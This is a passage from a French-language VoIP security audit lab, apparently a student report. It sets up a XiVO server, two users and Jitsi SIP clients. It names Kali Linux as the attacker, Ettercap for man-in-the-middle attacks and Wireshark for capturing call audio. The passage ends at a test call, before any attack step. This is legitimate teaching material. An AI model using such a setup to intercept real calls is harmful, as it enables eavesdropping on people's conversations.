
6.2 Contexte

Pour réaliser cette audite, nous aurons besoins des VM suivants :

- Kali Linux : en tant qu'attaquant
- Serveur XIVO : Serveur VOIP
- Windows 10_1 : Utilisateur A
- Windows 10_2 : Utilisateur B

Les outils logiciels requis pour ce laboratoire sont :

- Jitsi : un simple client VoIP open source.
- Ettercap : une suite puissante pour les attaques Man In The Middle sur un réseau local.
- Wireshark : l'outil de détection de réseau le plus populaire, qui va nous permettre capturer les paquets RTP.




6.3 Procédure


6.3.1 Installation du Serveur XIVO

L'installation de notre serveur XIVO sera réaliser sur VMWARE Workstation PRO version 16.


Configurer votre VM avec 2 CPU, 4 Go de RAM, un DD de 20 Go et la carte réseau en "Bridge"



L'installation de XIVO peut se faire sur interface graphique




Sélectionner la langue et le Pays :




Configurer le type de clavier et définissez un mot de passe pour le compte root:


Configurer l'outil de gestion des paquets :




Installer le GRUB sur le secteur d'amorçage

Terminer ensuite l'installation via l'assistant web (Taper la commande **IP a** pour connaitre l'adresse IP du server) et sélectionner le langage et valider la licence :






Vérifier le nom d'hôte et son adresse IP et définissez un mot de passe pour l'administrateur




Ensuite :


- Entrez le nom de l'entité "Balkany"
- Paramétrer le début de l'intervalle de numéros à 1000
- Paramétrer la fin de l'intervalle de numéros à 1200



Vérifier et valider la configuration :



Connectez-vous à l'interface Web Xivo




 Date : 13/06/23

6.3.2 Configuration des utilisateurs


Maintenant que notre serveur XIVO est prêt, nous allons pouvoir créer des compte utilisateurs :

- Patrick
- Isabelle


Pour cela nous allons connectez-vous à l'interface Web Xivo




Ensuit aller sur l'onglet Utilisateurs




Sélectionner « ajouter »




Sur l'onglet Général, préciser le NOM et Prénom




Sur l'onglet Ligne, il faut créer une ligne pour l'utilisateur, pour cela faite un clic sur le +



Ajouter un numéro pour l'utilisateurs compris entre 1000 et 1200, pour nous ça sera 1001, puis sauvegarder (faite la même chose pour l'utilisateurs Isabelle).







6.3.3 Déclarer les Utilisateurs sur Jitsi

Maintenant que notre serveur Xivo est prêt, nous allons pouvoir installer Jitsi sur deux postes clients et ajouter les utilisateurs. Pour pouvoir télécharger Jitsi, il faut se rendre sur le site officiel :


https://desktop.jitsi.org/Main/Download.html



Après avoir installé Jitsi sur les deux post client, il faut ajouter les utilisateurs, pour cela, aller sur l'onglet « Fichier » et sélectionner « Ajouter un nouveau compte ».




Sélectionner le Protocole SIP et ajouter le login et le mot de passe de l'utilisateurs (Le login et mot de passe se trouve sur le serveur Xivo, dans l'onglet « Utilisateurs » > Modifier > Lignes > Nom




 Date : 13/06/23


Sélectionner « Avancé »




Dans l'onglet « Connexion », spécifier l'adresse IP du serveur Xivo et sélectionner suivant



Sélectionner s'identifier




Maintenant que les utilisateurs Patrick et Isabelle sont ajouter, nous allons tester un appel pour vérifier que notre serveur VOIP fonctionne.



Pour cela, nous allons lancer un appel à partir de Isabelle, et appeler Patrick en tapant le numéro 1001 :

